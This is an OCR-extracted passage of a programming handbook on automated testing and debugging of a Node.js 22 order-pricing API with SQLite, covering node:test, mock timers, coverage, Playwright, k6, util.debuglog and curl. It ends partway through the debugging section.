Testing, Debugging & CI/CD Handbook

Flavio Copes
flaviocopes.com

November 2026

Contents

Part 1: Automated testing with Node.js 3
Part 2: Practical debugging 16
Part 3: GitHub Actions CI/CD 23

Preface

This is the Testing, Debugging & CI/CD Handbook, written by Flavio Copes. You can find more programming tutorials and free handbooks at https://flaviocopes.com.

Writing code is only half the job. The other half is proving it works today, finding out why it broke tomorrow, and shipping every change through an automated pipeline that catches regressions before your users do.

This book connects those three skills into one workflow on a real Node.js 22 order-pricing API backed by SQLite:

1. **Automated testing** with Node.js's built-in `node:test`, `node:assert/strict`, `mock.timers`, ephemeral-port HTTP integration tests, and native code coverage.
2. **Systematic debugging** with stack traces, `util.debuglog`, `curl`, `node --inspect`, and an automated `git bisect run` that hunts down a real regression across 11 commits in 3 steps.
3. **Secure, fast CI/CD** with GitHub Actions: job graphs, concurrency controls, caches vs artifacts, pinned SHA actions, minimal permissions, OIDC, and protected deployments.

Every test run, coverage table, debug trace, and `git bisect` session in this book comes from a real run on my Mac in November 2026, on these versions:

Software	Version
Node.js (`node:test`, `node:sqlite`)	22.23.5
Git	2.54.0
CI/CD target	GitHub Actions (`ubuntu-latest`)


Part 1: Automated testing with Node.js

What a good test actually proves

A test suite has one job: give you confidence to change code and deploy without fear.

If your tests break every time you rename a private helper function, they slow you down. If they pass while your HTTP endpoint returns `500`, they give you false confidence.

Think of automated tests as four complementary layers, each answering a different question:



Layer	What it proves	Speed	How many to write
Static checks	Syntax, types, lint rules, formatting	Milliseconds	Always on every file
Unit tests	Pure domain rules, edge cases, error handling	$<$ 5 ms each	Many, covering every tricky branch
Integration tests	Routes, JSON parsing, status codes, SQL queries, constraints	10–100 ms each	Every critical API endpoint and DB write
Browser E2E / smoke	Full user journeys (login, checkout), basic load	Seconds	A small handful of critical paths

The sweet spot for web backends is **unit tests for pure business rules** paired with **fast integration tests against real HTTP and a real database**.

Extracting pure domain logic

The easiest way to make an app testable is to keep business rules out of HTTP handlers and database queries.

In our order service (`src/pricing.js`), calculating subtotals, discounts, and tax takes plain data and returns plain data. Notice we work in **integer cents** (`priceCents`), never floating-point dollars, so `0.1 + 0.2 !== 0.3` can never corrupt an invoice:

```
export function calculateTotalCents(items, { discountPct = 0, taxPct = 0 } = {}) {
  if (!Array.isArray(items) || items.length === 0) {
    throw new RangeError('items must be a non-empty array')
  }
  if (discountPct < 0 || discountPct > 100) {
    throw new RangeError('discountPct must be between 0 and 100')
  }
  if (taxPct < 0 || taxPct > 50) {
    throw new RangeError('taxPct must be between 0 and 50')
  }

  let subtotal = 0
  for (const item of items) {
    if (!Number.isInteger(item.priceCents) || item.priceCents < 0) {
      throw new RangeError('priceCents must be a non-negative integer')
    }
    if (!Number.isInteger(item.qty) || item.qty <= 0) {
      throw new RangeError('qty must be a positive integer')
    }
    subtotal += item.priceCents * item.qty
  }

  const discount = Math.round((subtotal * discountPct) / 100)
  const discounted = subtotal - discount
  const tax = Math.round((discounted * taxPct) / 100)
  return { subtotal, discount, tax, total: discounted + tax }
}

export function isExpired(expiresAtIso, now = () => Date.now()) {
  return now() >= Date.parse(expiresAtIso)
}
```

Look at `isExpired(expiresAtIso, now = () => Date.now())`. By accepting `now` as an optional parameter with a sensible default, production callers just call `isExpired(token.expiresAt)`, while tests can pass a fixed clock and test exact boundary timestamps deterministically.

Arrange, Act, Assert and table-driven tests

Node.js 22 ships with a fast, zero-dependency test runner (`node:test`) and strict assertions (`node:assert/strict`). Always import `node:assert/strict`, because legacy `node:assert` uses loose `==` comparisons (`'1' == 1` passes!).

Structure every test in three clear phases: **Arrange** inputs, **Act** by calling the function, and **Assert** the exact result. When testing boundaries (zero discount, 100% discount, rounding, invalid quantities), put the cases in a table so adding a new edge case takes three lines instead of duplicating boilerplate (`test/pricing.test.mjs`):

```
import { describe, it, mock } from 'node:test'
import assert from 'node:assert/strict'
import { calculateTotalCents, isExpired } from '../src/pricing.js'

describe('calculateTotalCents', () => {
  const cases = [
    {
      name: 'single item, no discount, no tax',
      items: [{ priceCents: 1999, qty: 1 }],
      opts: {},
      expected: { subtotal: 1999, discount: 0, tax: 0, total: 1999 },
    },
    {
      name: 'multiple items with 15% discount and 22% VAT',
      items: [
        { priceCents: 2500, qty: 2 },
        { priceCents: 999, qty: 1 },
      ],
      opts: { discountPct: 15, taxPct: 22 },
      expected: { subtotal: 5999, discount: 900, tax: 1122, total: 6221 },
    },
    {
      name: '100% discount yields zero total',
      items: [{ priceCents: 4900, qty: 1 }],
      opts: { discountPct: 100, taxPct: 22 },
      expected: { subtotal: 4900, discount: 4900, tax: 0, total: 0 },
    },
  ]

  for (const tc of cases) {
    it(tc.name, () => {
      assert.deepEqual(calculateTotalCents(tc.items, tc.opts), tc.expected)
    })
  }

  it('rejects invalid inputs with RangeError', () => {
    assert.throws(() => calculateTotalCents([]), RangeError)
    assert.throws(() => calculateTotalCents([{ priceCents: 100, qty: 0 }]), RangeError)
    assert.throws(() => calculateTotalCents([{ priceCents: -5, qty: 1 }]), RangeError)
    assert.throws(() => calculateTotalCents([{ priceCents: 100, qty: 1 }], { discountPct: 101 }),
    ↪ RangeError)
  })
})

describe('isExpired with injectable clock', () => {
  it('returns false before deadline and true at or after deadline', () => {
    const fixedNow = mock.fn(() => Date.parse('2026-11-28T10:00:00Z'))
    assert.equal(isExpired('2026-11-28T10:00:01Z', fixedNow), false)
    assert.equal(isExpired('2026-11-28T10:00:00Z', fixedNow), true)
    assert.equal(fixedNow.mock.callCount(), 2)
  })
})
```

Everyday `node:assert/strict` assertions

When writing unit and integration tests in Node.js, six assertion functions from `node:assert/strict` cover almost everything you need:

Assertion	What it checks	Example
`assert.equal(a, b)`	Strict equality (`Object.is`, handles `NaN`)	`assert.equal(res.status, 201)`

Assertion	What it checks	Example
`assert.deepEqual(a, b)`	Recursive strict equality for objects and arrays	`assert.deepEqual(quote, expected)`
`assert.throws(fn, err)`	Synchronous error type, message regex, or fields	`assert.throws(() => fn(), RangeError)`
`assert.rejects(fn, err)`	Async Promise rejection (always `await` it!)	`await assert.rejects(() => work(), { name: 'TimeoutError' })`
`assert.match(str, re)`	Regular expression match on strings	`assert.match(header, /application\/json/)`
`assert.ok(val, msg)`	Truthy check with a clear failure message	`assert.ok(order.id > 0, 'expected positive id')`

Always `await assert.rejects(...)`. If you forget `await`, the test exits immediately and passes even when the promise never rejected!

For HTTP integration tests, check the **contract**, not just the happy path:

- Exact HTTP status code (`200`, `201`, `400`, `401`, `403`, `404`).
- Response `content-type` header (`application/json`).
- Validation errors return structured JSON (`{ error: '...' }`) with `400`, never an HTML stack trace with `500`.
- Protected routes reject missing or expired tokens with `401` before touching the database.

Making time-based tests deterministic with `mock.timers`

Flaky tests almost always come from four sources: real wall-clock time (`Date.now()`), real timers (`setTimeout`), random values (`Math.random()`), and shared mutable state (global variables, shared ports, shared database rows).

Never write `await sleep(600)` in a unit test to verify a 500 ms debounce or retry backoff. On a slow CI runner, a 600 ms sleep still flakes, and ten such tests add six seconds of dead air to every run.

Instead, use Node.js's built-in `t.mock.timers` (`test/timers.test.mjs`):

```
import { describe, it } from 'node:test'
import assert from 'node:assert/strict'

function debounce(fn, ms) {
  let id
```

```
  return (...args) => {
    clearTimeout(id)
    id = setTimeout(() => fn(...args), ms)
  }
}

describe('debounce with mock.timers', () => {
  it('fires once after 500ms without sleeping in real time', (t) => {
    t.mock.timers.enable({ apis: ['setTimeout'] })
    const calls = []
    const save = debounce((v) => calls.push(v), 500)
    save('a')
    save('ab')
    save('abc')
    t.mock.timers.tick(499)
    assert.deepEqual(calls, [])
    t.mock.timers.tick(1)
    assert.deepEqual(calls, ['abc'])
  })
})
```

Running `node --test test/timers.test.mjs`:

```
 debounce with mock.timers
  [ok] fires once after 500ms without sleeping in real time (1.095208ms)
[ok] debounce with mock.timers (1.56325ms)
(i) tests 1
(i) pass 1
(i) fail 0
```

We verified exact 499 ms vs 500 ms timing behavior in **1.1 milliseconds** with zero flakiness.

Using test doubles sparingly

Mocks and stubs are useful at true external boundaries (Stripe payments, sending an email, third-party APIs, the system clock). Mocking your own internal functions or your own SQL queries is usually a mistake: you end up testing your mock instead of your code.

Double	What it does	Good use case
Fake	Working lightweight implementation (like `:memory:` SQLite)	Database integration tests, in-memory mail sink
Stub	Returns canned data (`() => fixedDate`)	Clock, random ID generator, third-party HTTP response
Spy	Wraps a real function and records calls (`mock.fn`)	Verifying an email sender or webhook was called once

Double	What it does	Good use case
Mock	Replaces an object with strict call expectations	External payment or SMS SDK boundaries only

Prefer real implementations and lightweight fakes over heavy mocking.

Non-flaky HTTP and database integration tests

Now let's test the real HTTP contract and SQLite persistence together. Notice how `src/app.js` is structured as a factory function `createApp({ dbPath, now })` instead of calling `server.listen(3000)` at module import time:

```
import http from 'node:http'
import { DatabaseSync } from 'node:sqlite'
import { calculateTotalCents } from './pricing.js'

export function createApp({ dbPath = ':memory:', now = () => new Date().toISOString() } = {}) {
  const db = new DatabaseSync(dbPath)
  db.exec(`
    CREATE TABLE IF NOT EXISTS orders (
      id INTEGER PRIMARY KEY AUTOINCREMENT,
      customer TEXT NOT NULL,
      total_cents INTEGER NOT NULL,
      created_at TEXT NOT NULL
    ) STRICT
  `)

  const insertOrder = db.prepare(
    'INSERT INTO orders (customer, total_cents, created_at) VALUES (?, ?, ?) RETURNING id, customer,
    ↪ total_cents, created_at',
  )
  const listOrders = db.prepare(
    'SELECT id, customer, total_cents, created_at FROM orders ORDER BY id DESC',
  )

  const server = http.createServer(async (req, res) => {
    const url = new URL(req.url, 'http://localhost')
    try {
      if (req.method === 'GET' && url.pathname === '/health') {
        res.writeHead(200, { 'content-type': 'application/json' })
        return res.end(JSON.stringify({ status: 'ok' }))
      }
      if (req.method === 'GET' && url.pathname === '/orders') {
        res.writeHead(200, { 'content-type': 'application/json' })
        return res.end(JSON.stringify({ orders: listOrders.all() }))
      }
      if (req.method === 'POST' && url.pathname === '/orders') {
        let body = ''
        for await (const chunk of req) body += chunk
        const payload = JSON.parse(body || '{}')
        if (!payload.customer || !payload.customer.trim()) {
          res.writeHead(400, { 'content-type': 'application/json' })
          return res.end(JSON.stringify({ error: 'customer is required' }))
        }
        const quote = calculateTotalCents(payload.items, {
          discountPct: payload.discountPct ?? 0,
          taxPct: payload.taxPct ?? 0,
        })
        const row = insertOrder.get(payload.customer.trim(), quote.total, now())
        res.writeHead(201, { 'content-type': 'application/json' })
        return res.end(JSON.stringify({ order: row, quote }))
      }
      res.writeHead(404, { 'content-type': 'application/json' })
```

```
      res.end(JSON.stringify({ error: 'not found' }))
    } catch (err) {
      const status = err instanceof RangeError || err instanceof SyntaxError ? 400 : 500
      res.writeHead(status, { 'content-type': 'application/json' })
      res.end(JSON.stringify({ error: err.message }))
    }
  })

  return {
    server,
    close: () =>
      new Promise((resolve) => {
        server.close(() => {
          db.close()
          resolve()
        })
      }),
  }
}
```

Now look at `test/app.test.mjs`. Two rules make HTTP integration tests rock-solid:

1. **Listen on port `0`** (`app.server.listen(0, '127.0.0.1')`). The operating system picks a free ephemeral port for every test, so parallel test files never collide with `EADDRINUSE`.
2. **Create a fresh `:memory:` database in `beforeEach` and close both server and DB in `afterEach`.** No test can ever leak rows into the next test.

```
import { describe, it, beforeEach, afterEach } from 'node:test'
import assert from 'node:assert/strict'
import { createApp } from '../src/app.js'

describe('orders HTTP API', () => {
  let app
  let baseUrl

  beforeEach(async () => {
    app = createApp({
      dbPath: ':memory:',
      now: () => '2026-11-28T12:00:00.000Z',
    })
    await new Promise((resolve) => app.server.listen(0, '127.0.0.1', resolve))
    const { port } = app.server.address()
    baseUrl = `http://127.0.0.1:${port}`
  })

  afterEach(async () => {
    await app.close()
  })

  it('creates an order and returns it in GET /orders', async () => {
    const createRes = await fetch(`${baseUrl}/orders`, {
      method: 'POST',
      headers: { 'content-type': 'application/json' },
      body: JSON.stringify({
        customer: 'Flavio',
        items: [{ priceCents: 2900, qty: 2 }],
        discountPct: 10,
        taxPct: 22,
      }),
    })
    assert.equal(createRes.status, 201)
    const created = await createRes.json()
    assert.equal(created.order.customer, 'Flavio')
```

```
    assert.equal(created.order.total_cents, 6368)
    assert.equal(created.order.created_at, '2026-11-28T12:00:00.000Z')

    const listRes = await fetch(`${baseUrl}/orders`)
    assert.equal(listRes.status, 200)
    const { orders } = await listRes.json()
    assert.equal(orders.length, 1)
    assert.equal(orders[0].id, created.order.id)
  })

  it('returns 400 when customer is missing or items are invalid', async () => {
    const res1 = await fetch(`${baseUrl}/orders`, {
      method: 'POST',
      headers: { 'content-type': 'application/json' },
      body: JSON.stringify({ customer: '', items: [{ priceCents: 100, qty: 1 }] }),
    })
    assert.equal(res1.status, 400)

    const res2 = await fetch(`${baseUrl}/orders`, {
      method: 'POST',
      headers: { 'content-type': 'application/json' },
      body: JSON.stringify({ customer: 'Ada', items: [] }),
    })
    assert.equal(res2.status, 400)
  })

  it('isolates state between tests cleanly', async () => {
    const res = await fetch(`${baseUrl}/orders`)
    const { orders } = await res.json()
    assert.equal(orders.length, 0)
  })
})
```

Using code coverage as a map, not a trophy

Run the full test suite with Node 22's built-in coverage reporter:

```
node --test --experimental-test-coverage
```


```
 orders HTTP API
  [ok] creates an order and returns it in GET /orders (19.723042ms)
  [ok] returns 400 when customer is missing or items are invalid (4.046ms)
  [ok] isolates state between tests cleanly (1.909291ms)
[ok] orders HTTP API (26.334041ms)
 calculateTotalCents
  [ok] single item, no discount, no tax (1.020834ms)
  [ok] multiple items with 15% discount and 22% VAT (0.053625ms)
  [ok] 100% discount yields zero total (0.040958ms)
  [ok] rejects invalid inputs with RangeError (0.199875ms)
[ok] calculateTotalCents (1.91025ms)
 isExpired with injectable clock
  [ok] returns false before deadline and true at or after deadline (0.172417ms)
[ok] isExpired with injectable clock (0.255125ms)
(i) tests 8
(i) suites 3
(i) pass 8
(i) fail 0
(i) duration_ms 151.892292
(i) start of coverage report
```

```
(i) ------------------------------------------------------------------
(i) file              | line % | branch % | funcs % | uncovered lines
(i) ------------------------------------------------------------------
(i) src               |        |          |         |
(i)  app.js           |  92.54 |    77.27 |   83.33 | 25-27 48-49
(i)  pricing.js       |  93.55 |    94.12 |   66.67 | 9-10
(i) test              |        |          |         |
(i)  app.test.mjs     | 100.00 |   100.00 |  100.00 |
(i)  pricing.test.mjs | 100.00 |   100.00 |  100.00 |
(i) ------------------------------------------------------------------
(i) all files         |  96.77 |    90.00 |   92.59 |
(i) ------------------------------------------------------------------
(i) end of coverage report
```

All 8 tests passed in **151.9 ms**. Look at the `uncovered lines` column:

- `src/app.js` lines 25-27 (`GET /health`) and 48-49 (`404 not found`).
- `src/pricing.js` lines 9-10 (`taxPct < 0 || taxPct > 50`).

That is how to use coverage: as a map pointing directly to branches you haven't exercised yet. Chasing 100% blindly leads to meaningless tests that assert trivial getters, while inspecting uncovered branches catches real gaps in validation and error paths.



Testing database constraints, async rejections, and `node --test` flags

Application validation is your first line of defense, and database constraints (`UNIQUE`, `NOT NULL`, `CHECK`, `FOREIGN KEY`) are your safety net. I always write a small test proving the schema itself rejects invalid writes even if a future endpoint forgets to validate them.

Here is a real `node:test` file (`test/constraints.test.mjs`) verifying both SQLite constraints and async timeout cancellation with `AbortSignal.timeout()`:

```
import { describe, it } from 'node:test'
import assert from 'node:assert/strict'
import { DatabaseSync } from 'node:sqlite'

describe('database constraints and async rejections', () => {
  it('enforces CHECK and UNIQUE constraints in SQLite', () => {
    const db = new DatabaseSync(':memory:')
    db.exec(`
      CREATE TABLE invoices (
        id INTEGER PRIMARY KEY,
        code TEXT NOT NULL UNIQUE,
        total_cents INTEGER NOT NULL CHECK (total_cents >= 0)
      ) STRICT
    `)
    db.prepare('INSERT INTO invoices (code, total_cents) VALUES (?, ?)').run('INV-100', 2500)

    assert.throws(
      () => db.prepare('INSERT INTO invoices (code, total_cents) VALUES (?, ?)').run('INV-100', 1000),
      /UNIQUE constraint failed/,
    )
    assert.throws(
      () => db.prepare('INSERT INTO invoices (code, total_cents) VALUES (?, ?)').run('INV-101', -50),
      /CHECK constraint failed/,
    )
    db.close()
  })

  it('aborts slow async operations with AbortSignal.timeout', async () => {
    const slowWork = (signal) =>
      new Promise((resolve, reject) => {
        const timer = setTimeout(() => resolve('done'), 5000)
        signal.addEventListener('abort', () => {
          clearTimeout(timer)
          reject(signal.reason)
        })
      })

    await assert.rejects(() => slowWork(AbortSignal.timeout(25)), { name: 'TimeoutError' })
  })
})
```

Running `node --test test/constraints.test.mjs`:

```
 database constraints and async rejections
  [ok] enforces CHECK and UNIQUE constraints in SQLite (0.639542ms)
  [ok] aborts slow async operations with AbortSignal.timeout (28.282792ms)
[ok] database constraints and async rejections (29.367542ms)
(i) tests 2, pass 2, fail 0 (90.42ms)
```

Notice we cleared the timer inside the `abort` handler (`clearTimeout(timer)`). If a test leaves a 5-second timer or open socket dangling, Node's test runner hangs until

the timer expires.

Here are the `node --test` flags I use every day:

Flag	What it does
`node --test`	Discover and run all `*.test.{js,mjs,cjs}` files in parallel
`node --test --watch`	Re-run affected tests automatically whenever you save a file
`node --test --test-name-pattern="discount"`	Run only tests whose name matches a pattern
`node --test --experimental-test-coverage`	Print line, branch, and function coverage plus uncovered line numbers
`node --test --test-reporter=spec`	Use readable nested tree output (or `tap`, `dot`, `junit`)
`node --test --test-concurrency=4`	Cap parallel test files when hitting a shared Postgres test DB

Testing with real PostgreSQL, Playwright, and k6

SQLite `:memory:` is unbeatable when your app runs on SQLite. When your production app runs on PostgreSQL or MySQL, don't fake it with SQLite in tests: dialect differences (`JSONB`, `RETURNING`, `UPSERT`, collations, constraints) will bite you in production.

In CI, spin up a real Postgres container with GitHub Actions `services:` (or **Testcontainers** locally), run your real SQL migration files at suite startup, and isolate each test with `TRUNCATE ... RESTART IDENTITY CASCADE` or a rolled-back transaction.

Browser E2E tests with Playwright

Keep browser E2E tests focused on 3 to 5 revenue-critical user journeys (sign up, create order, checkout). More than that slows CI down without adding much confidence.

Two habits eliminate 90% of Playwright flakiness:

1. **Locate elements by accessible role and label**, never fragile CSS selectors like `.btn-primary-v2`.
2. **Wait for observable UI state** with auto-retrying `expect(...)` assertions, never hardcoded `page.waitForTimeout(2000)`.

```
import { test, expect } from '@playwright/test'

test('creates an order from the checkout form', async ({ page }) => {
  await page.goto('/orders/new')
```

```
  await page.getByLabel('Customer name').fill('Flavio')
  await page.getByRole('button', { name: 'Create order' }).click()
  await expect(page.getByRole('status')).toContainText('Order created')
})
```

In `playwright.config.js`, set `retries: process.env.CI ? 2 : 0` and `use: { trace: 'on-first-retry' }`. Whenever a browser test fails in CI, Playwright records a full DOM snapshot, network waterfall, and console log that you upload as an artifact and replay locally with `npx playwright show-trace trace.zip`.

Smoke load tests with k6

Unit and integration tests verify correctness for one user at a time. A 30-second **k6** smoke test verifies that your API still holds up when 10 users hit it concurrently:

```
import http from 'k6/http'
import { check, sleep } from 'k6'

export const options = {
  vus: 10,
  duration: '30s',
  thresholds: {
    http_req_failed: ['rate<0.01'],
    http_req_duration: ['p(95)<200'],
  },
}

export default function () {
  const res = http.get('http://127.0.0.1:3000/orders')
  check(res, { 'status is 200': (r) => r.status === 200 })
  sleep(0.5)
}
```

If a new PR accidentally introduces an N+1 query or drops an index, `p(95)<200` turns red immediately before you ship it.

Choosing a JavaScript test runner

People often ask whether they should use Node's built-in `node:test`, Vitest, Jest, or Playwright. Each one has a clear sweet spot:

Tool	Best for	Pros	Trade-offs
`node:test`	Node.js APIs, CLIs, libraries, scripts	Zero dependencies, instant startup, built-in mocks, timers, and coverage	No browser DOM emulation (`jsdom` / `happy-dom`) out of the box

Tool	Best for	Pros	Trade-offs
Vitest	Vite/Astro/React/Vue frontends and TypeScript monorepos	Fast HMR watch mode, native TS/JSX, compatible with Jest APIs	Extra dev dependencies and config layer
Jest	Legacy React and Node codebases already using it	Huge ecosystem, mature snapshot tooling	Slower ESM/TypeScript setup compared to `node:test` and Vitest
Playwright	Real browser end-to-end tests (Chromium, Firefox, WebKit)	Auto-waiting, trace viewer, tests real CSS/cookies/network	Slower than unit tests, keep to critical user flows

For backend Node.js services and CLI tools, I start with `node:test` and `node:assert/strict` because there is nothing to install or upgrade. When a project uses Vite and needs component tests, I add Vitest alongside a small Playwright suite for checkout and login flows.


Part 2: Practical debugging

When something breaks in development or production, panic makes you edit five files at once and lose track of what changed. Systematic debugging is boring, fast, and repeatable.

The debugging loop

Follow five steps in order:

1. **Separate facts from hypotheses.** Write down what you *observed* (exact status code, exact error message, exact timestamp, exact input), not what you *guess* happened.
2. **Make it reproducible.** If you can trigger the bug on demand with one `curl` command or one failing test, you are already halfway to fixing it.
3. **Build a change timeline.** Ask: what changed since this last worked? A commit, a dependency bump, an environment variable, a database migration, or a traffic spike?
4. **Change one variable at a time.** Test a hypothesis, observe the result, and revert if it didn't explain the failure.
5. **Lock in the fix with a regression test** so the same bug can never ship twice.



Reading stack traces and focused diagnostic logging

When Node.js prints a stack trace, read the **error message at the top** first, then scan downward to the **first line inside your own src/ directory**. Frames inside `node:internal/...` or `node_modules/` usually just show where the error bubbled through the runtime.

Instead of scattering temporary `console.log('here 1')` calls that you forget to delete, use Node's built-in `util.debuglog(namespace)` (`src/debug-demo.mjs`):


```
import { debuglog } from 'node:util'
import { calculateTotalCents } from './pricing.js'

const log = debuglog('orders')
const items = [{ priceCents: 2500, qty: 2 }, { priceCents: 999, qty: 1 }]
log('calculating quote for %d items', items.length)
const quote = calculateTotalCents(items, { discountPct: 15, taxPct: 22 })
log('quote result: %j', quote)
console.log(JSON.stringify(quote))
```

In normal runs, `debuglog` costs almost nothing and prints nothing. Turn it on for a single run by setting `NODE_DEBUG=orders`:

```
node src/debug-demo.mjs
NODE_DEBUG=orders node src/debug-demo.mjs
```

```
{"subtotal":5999,"discount":900,"tax":1122,"total":6221}
ORDERS 63043: calculating quote for 2 items
ORDERS 63043: quote result: {"subtotal":5999,"discount":900,"tax":1122,"total":6221}
{"subtotal":5999,"discount":900,"tax":1122,"total":6221}
```

Notice `debuglog` writes to `stderr` with the namespace (`ORDERS`) and process PID (`63043`), leaving `stdout` clean JSON for callers and pipes.



Pausing with a debugger and inspecting the web path

When logs aren't enough to see complex state inside a loop or async chain, pause execution directly with Node's inspector:

```
node --inspect-brk src/app.js
```

Open `chrome://inspect` in Chrome (or attach VS Code's JavaScript Debug Terminal) to step line by line, inspect closures, and evaluate expressions in the live stack frame.

For web and API bugs, always isolate **whether the bug is in the browser, the network, or the server** by reproducing the HTTP call from the terminal with `curl -sv`:

```
curl -sv -X POST http://127.0.0.1:3000/orders \
  -H 'content-type: application/json' \
  -d '{"customer":"Flavio","items":[{"priceCents":2900,"qty":1}]}'
```

If `curl` returns 201 while the browser fails, look straight at browser-only layers:

- **CORS errors** (`Access-Control-Allow-Origin` missing or mismatched on `OPTIONS` preflight).
- **Cookie flags** (`SameSite=Lax`, `Secure` on plain `http://`, wrong `Domain`).
- **TLS / mixed content** (an `https://` page trying to fetch an `http://` API).

